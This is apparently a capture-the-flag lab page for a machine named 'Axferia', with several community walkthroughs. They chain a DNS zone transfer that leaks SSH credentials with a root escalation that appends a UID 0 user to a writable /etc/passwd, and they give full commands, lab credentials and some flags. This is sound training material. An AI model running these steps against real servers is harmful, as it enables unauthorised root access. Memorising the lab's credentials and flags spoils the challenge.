
🐀 0 pts earned

Axferia


Axferia's nameserver has been running in the corner of the datacenter since before anyone on the team can remember. Nobody touches it. Nobody audits it. The sysadmin who set it up left years ago — and took the hardening checklist with him.

💰 Season 1 Vault

Somewhere inside this machine a key fragment is concealed — not in plain sight, not in the obvious loot. Think beyond the standard exploit chain to find it. The fragment is encoded; the encoding method is hinted at within the machine itself.

The first player who locates, decodes, and enters the key wins permanently. There is no second place.

Log in to claim this vault.

Machine retired — decommissioned
Target IP Log in to reveal
User Flag Pending
Root Flag Pending

Community

Community Hints

Grade A · 1000 pts Grade B · 700 pts Grade C · 400 pts Grade D · 200 pts + 150 credits on accept

Short, stage-specific nudges — directional, spoiler-light, no exact commands.

Enumeration

Is the Phone Book Public? iamyuthan · A · 24 May 2026

Community

Community Walkthroughs

Grade A · 2500 pts Grade B · 1750 pts Grade C · 1000 pts Grade D · 500 pts + 300 credits on accept
wanaedix B 29 May 2026

Quick notes on how I owned this lab by chaining a leaky DNS server with a world-writable /etc/passwd file.


  1. DNS Recon & Version Leak
    I started by checking if the DNS server was leaking any software info. I ran a targeted query to pull the version string over TCP:
dig CH TXT version.bind @139.144.167.14 +tcp

What leaked:
The server didn't hide its version and gave me this in the answer section:
"ns1.lab.local BIND 9"

This confirmed two things: it's running BIND 9 and the internal domain is using lab.local.


  1. Finding the Admin Subdomain
    Since I knew the internal domain (lab.local), I queried its SOA and ANY records to see what else I could find in the zone layout:
dig TXT lab.local @139.144.167.14 +tcp
dig ANY lab.local @139.144.167.14

Looking at the output, an interesting administrative subdomain popped up: admin.lab.local.


  1. Grabbing Plaintext Credentials from TXT
    Next, I checked the TXT record of that admin.lab.local subdomain to see if there were any interesting notes left behind:
dig TXT admin.lab.local @139.144.167.14 +tcp

And it paid off. The answer section leaked valid SSH credentials in plaintext:
"ssh-creds=labuser:AxfrSecret2024"

  • User: labuser
  • Pass: AxfrSecret2024

  1. Initial Foothold via SSH
    With cleartext credentials ready, I just SSHed straight into the target box:
ssh labuser@139.144.167.14

I entered the password AxfrSecret2024 and got a successful login. The prompt changed to labuser@dns-lab-8fdbcb6fb-s4hf5, and I could easily read the user.txt flag from here.


  1. Privilege Escalation (World-Writable /etc/passwd)
    Once inside, I checked the permissions on core system files to find a way to get root. Checking /etc/passwd showed a massive misconfiguration:
ls -la /etc/passwd

Permissions:
-rw-rw-rw- 1 root root 2762 May 17 02:15 /etc/passwd

The file was world-writable (rw-rw-rw-), meaning any low-privilege user can edit it.

Instead of opening an editor like nano, I used a clean echo command to append a new backdoor user named no-pass straight into the file. I set the UID and GID to 0:0 so the system treats this user as root:

echo 'no-pass::0:0:root:/root:/bin/bash' >> /etc/passwd

By leaving the password field completely blank (::), I configured this account to login without prompting for any password.


  1. Dropping into Root Shell
    Finally, I used the switch user command to log into the new no-pass account:
su no-pass

Because of the empty password field, the system bypassed authentication and dropped me straight into a root prompt. I verified my privileges:

id
whoami

The output returned uid=0(root) and root. Total control was achieved, and I went ahead to grab the final root.txt flag.


Summary of the Chain:

  1. Version Leak: Used version.bind to find the internal domain (lab.local).
  2. Recon: Enumerated zone records to find the admin.lab.local subdomain.
  3. Cred Leak: Found plaintext SSH credentials inside the admin TXT record.
  4. SSH Foothold: Logged in as labuser.
  5. PrivEsc: Exploited a world-writable /etc/passwd by appending a custom passwordless UID 0 user (no-pass) to pop a root shell.
noor404 A 22 May 2026

Started by enumerating exposed services:

nmap -Pn -p 22,53 139.144.167.14

The scan showed only SSH and DNS, matching the challenge hint about a neglected nameserver. Since DNS was the obvious attack surface, I queried the server for version information:

dig @139.144.167.14 version.bind CHAOS TXT +tcp

This revealed:

ns1.lab.local BIND 9

The response disclosed the internal DNS zone (lab.local), which suggested a classic zone transfer misconfiguration. I tested AXFR:

dig axfr lab.local @139.144.167.14

The transfer succeeded, exposing the full zone contents. One TXT record leaked plaintext SSH credentials:

admin.lab.local TXT "ssh-creds=labuser:AxfrSecret2024"

Using these credentials, I gained an initial foothold:

ssh labuser@139.144.167.14

After logging in, I searched for weak file permissions:

find / -writable -type f 2>/dev/null

A critical misconfiguration appeared:

/etc/passwd

Because /etc/passwd was writable, privilege escalation was straightforward. I generated a password hash locally:

openssl passwd -1 password123

Then appended a new root user:

echo 'rootfix:$1$aLwzJljq$4AakMQgQth3uhjkWE5TIV0:0:0:root:/root:/bin/bash' >> /etc/passwd

Switched to the new account:

su rootfix

And gained root access.

Finally:

cat /home/labuser/user.txt
cat /root/root.txt
Summary

The full chain was:

DNS version disclosure → zone transfer (AXFR) → leaked SSH credentials → initial shell → writable /etc/passwd → root privilege escalation.

00x003 MOD B 19 May 2026

Walkthrough: Axferia

Challenge Description

A neglected DNS infrastructure exposes critical internal information through misconfigured BIND settings. Enumerate the DNS service, extract leaked credentials, gain initial access, and escalate privileges to root.


1. Enumeration

The initial scan reveals SSH and DNS services.

nmap -sV -p 53,22 139.144.167.14

Results

  • 22/tcp -> OpenSSH 8.2p1 Ubuntu
  • 53/tcp -> BIND DNS service

Nmap also leaks the DNS banner:

ns1.lab.local BIND 9

2. DNS Enumeration

Normal UDP DNS queries timeout, indicating the service responds only over TCP.

Query the DNS version using TCP:

dig +tcp @139.144.167.14 version.bind txt chaos

Result

version.bind. TXT "ns1.lab.local BIND 9"

3. Zone Transfer (AXFR)

Attempt a zone transfer against the discovered domain.

dig +tcp axfr lab.local @139.144.167.14

Zone Transfer Output

lab.local.              IN SOA ns1.lab.local. admin.lab.local.
lab.local.              IN NS  ns1.lab.local.
admin.lab.local.        IN TXT "ssh-creds=labuser:Axf.....024"
admin.lab.local.        IN A   10.0.0.4
dev.lab.local.          IN A   10.0.0.5
mail.lab.local.         IN A   10.0.0.3
ns1.lab.local.          IN A   10.0.0.1
www.lab.local.          IN A   10.0.0.2

The TXT record leaks valid SSH credentials.

Recovered credentials:

labuser : Axf......024

4. Initial Foothold

Use the leaked credentials to gain SSH access.

ssh labuser@139.144.167.14

Retrieve the user flag:

cat ~/user.txt

User Flag

flag{...._...._...}

5. Local Enumeration

Inspect the environment and running services.

id
uname -a
ps auxww

The system is a minimal Ubuntu container running BIND and SSH.

Important observations:

  • No sudo installed
  • No useful SUID binaries
  • No Linux capabilities
  • No writable BIND configuration
  • /etc/passwd is writable

Verify writable sensitive files:

find / -writable 2>/dev/null | grep -E '/etc|/root|/usr|/var'

Result

/etc/passwd

This provides a direct privilege escalation vector.


6. Privilege Escalation

Generate a password hash on the attacker machine:

openssl passwd -1 ....

Example Output

$1$0MfEQz....UK3b6UH3J/

Append a new UID 0 user to /etc/passwd on the target:

echo 'root2:$1$0MfEQz....UK3b6UH3J/:0:0:root:/root:/bin/bash' >> /etc/passwd

Switch to the new root account:

su root2

Password:

....

7. Root Access

Navigate to the root directory and retrieve the final flag.

cd /root
ls
cat root.txt

Root Flag

flag{...._...._...}

Flags Collected

flag{...._...._...}
flag{...._...._...}

Key Takeaways

  1. DNS zone transfers should never be exposed publicly.
  2. TXT records must not contain credentials or sensitive information.
  3. Restrict BIND recursion and transfer permissions.
  4. Writable /etc/passwd leads directly to full root compromise.
  5. Minimal container environments can still contain critical privilege escalation flaws.
swarnimbandekar A 19 May 2026

Axferia: DNS AXFR leak to root via writable /etc/passwd

Summary

Axferia was a small but very clean box. The intended path was all in DNS: the nameserver exposed a zone transfer, and the TXT records inside the zone leaked SSH credentials. That gave a shell as labuser. From there, local enumeration turned up the real mistake: /etc/passwd was writable by the low-privileged user, which made privilege escalation trivial.

Recon

The exposed services were minimal: DNS on 53 and SSH on 22. That usually means the box is not about brute force or web fuzzing. It is about one misconfiguration that opens the rest of the machine.

I started by asking the DNS server who it was and whether it would reveal anything useful about the zone:

dig +tcp +short version.bind chaos txt @139.144.167.14
dig +tcp +short hostname.bind chaos txt @139.144.167.14
dig +tcp +short any 139-144-167-14.ip.linodeusercontent.com @139.144.167.14

The useful response was:

"ns1.lab.local BIND 9"
"dns-lab-8fdbcb6fb-s4hf5"

That was enough to confirm this was a BIND instance and that the zone was likely something under lab.local.

Zone Transfer

Once I had the zone name, I tried AXFR:

dig +tcp axfr lab.local @139.144.167.14

The transfer succeeded. That was the main break in the challenge.

The zone dump included a TXT record on admin.lab.local with SSH credentials:

ssh-creds=labuser:AxfrSecret2024

The rest of the zone also mapped out the internal hostnames:

ns1.lab.local   10.0.0.1
www.lab.local   10.0.0.2
mail.lab.local  10.0.0.3
admin.lab.local 10.0.0.4
dev.lab.local   10.0.0.5

At that point the challenge had already given away the foothold. No guessing was needed.

Foothold

I logged in over SSH as labuser using the leaked password:

ssh labuser@139.144.167.14

Password:

AxfrSecret2024

Once inside, the user flag was sitting in the home directory:

/home/labuser/user.txt

The flag was:

flag{dns_axfr_zone_transfer}

Local Enumeration

The hint about the second stage was accurate: this box was not looking for cron tricks or a weird SUID chain. The thing to pay attention to was file permissions.

The first checks were straightforward:

whoami
hostname
id
sudo -l
find / -perm -4000 -type f 2>/dev/null | sort
find /etc /var -writable \( -iname '*passwd*' -o -iname '*shadow*' -o -iname '*sudoers*' -o -iname '*ssh*' -o -iname '*pam*' -o -iname '*bind*' -o -iname '*named*' \) 2>/dev/null | sort

The key finding was that /etc/passwd was writable by labuser.

That is usually enough by itself. If a regular user can write /etc/passwd, they can add a new account with UID 0 and become root.

Privilege Escalation

I added a new root-equivalent account entry to /etc/passwd:

echo 'hax::0:0:root:/root:/bin/bash' >> /etc/passwd

Then I switched to that account:

su hax

That dropped me into a root shell immediately.

I verified the context:

whoami
id

and then read the root flag:

/root/root.txt

The root flag was:

flag{root_via_writable_passwd}

What Actually Broke

There were two separate failures here:

  1. The DNS zone allowed AXFR, which exposed internal hostnames and a plaintext SSH credential.
  2. /etc/passwd was writable, which made privilege escalation instant once I had any shell at all.

The first issue gave access. The second issue made that access matter.

Short Notes

This box rewarded simple checks. The right order was:

  1. Ask DNS what it is.
  2. Try AXFR.
  3. Use anything exposed in TXT records before brute forcing SSH.
  4. On the shell, check writable auth files before spending time on SUID or sudo.

That was enough to finish the machine cleanly.

iamyuthan C 18 May 2026

Axferia Walkthrough: From DNS Info Leak to Root

Reconnaissance

  • Initial port scanning revealed exposed SSH and DNS services.
  • The DNS server was identified as the primary point of interest for further enumeration.

Foothold

  • The DNS service was probed for common misconfigurations, which confirmed it was vulnerable to a full DNS Zone Transfer (AXFR).
  • The transfer exposed the entire zone file, including a TXT record containing plaintext credentials for a user account.
  • These credentials were then leveraged to establish an initial foothold on the system via SSH.

Privilege Escalation

  • Internal enumeration as the low-privilege user revealed a critical file system misconfiguration which was world-writable.
  • This weakness was exploited by crafting and appending a new user entry, effectively creating a new account with root privileges.

Outcome

  • Successfully switched to the newly created user to gain full root access.
  • Both user and root flags were captured by surfing through the directories, confirming a full-chain compromise of the machine.
davidkarpinski1 B 16 May 2026

Axferia

This is a really good box for practicing the fundamentals and putting the concepts of the DNS protocol into practice. I'd say it's something you should do at least once in your life.

Reconnaissance

And once again, if you're not familiar with Rustscan, I invite you to try it. It's basically a high-performance wrapper for Nmap and is actually much more practical.

rustscan -b 10140 -a 139.144.167.14

The port scan results show that ports 22 (SSH) and 53 (DNS) are open. The lab description itself suggests that it involves DNS zone transfer concepts. Let's test it in practice!

Initial Foothold

First, let's query the TXT entries referencing the target IP address as the nameserver.

dig @139.144.167.14 hostname.bind chaos txt

Let's hammer away at the command below to perform a zone transfer against the lab.local domain and, in doing so, obtain, among other information, SSH credentials (yes, that's right).

dig axfr lab.local @139.144.167.14 +short

With the right credentials in hand, it becomes quite easy to compromise the server!

ssh labuser@139.144.167.14

Privilege Escalation

We've moved up a level and are now inside the target server. It's important that during the post-exploitation phase you develop your own methodology for escalating privileges (including enumerating read, execute, and write permissions on binaries, text files containing credentials, vulnerable versions or misconfigurations of running services, overly permissive capabilities, etc.).

In this case we will search for writable files and exploit weak permissions to overwrite the /etc/passwd file, creating a privileged user with a known password and thus gaining full access to the target and read the least flag:

find / -writable -type f 2>/dev/null | grep -v /proc

openssl passwd -1 root123

echo 'hacker:$1$DKqaLq5N$bDc6DAuqRGdG5Bamysgj90:0:0:root:/root:/bin/bash' >> /etc/password

su hacker // type 'root123'

Easy, wasn't it?

References

amk C 15 May 2026

Phase : Local Enumeration and Escalation
Run a disciplined local privilege review:

  • Sudo rights
  • SUID binaries
  • Writable sensitive files
  • Cron/timers and script ownership
    Validate exploitation path before modifying system state.
    Execute escalation and verify effective root context.
    Capture root-level proof.
mahnoor27 C 14 May 2026

Reconnaissance
Performed DNS enumeration on target.
Identified misconfigured DNS zone transfer capability.
Enumeration
Conducted zone transfer to extract full DNS records.
Discovered internal hostnames and services.
Exploitation
Used DNS information leakage to map internal infrastructure.
Identified valid entry points and services.
Privilege Escalation
Leveraged discovered credentials/services for access escalation.
Post Exploitation
Gained elevated access and extracted sensitive system data.
Outcome
User and root access obtained.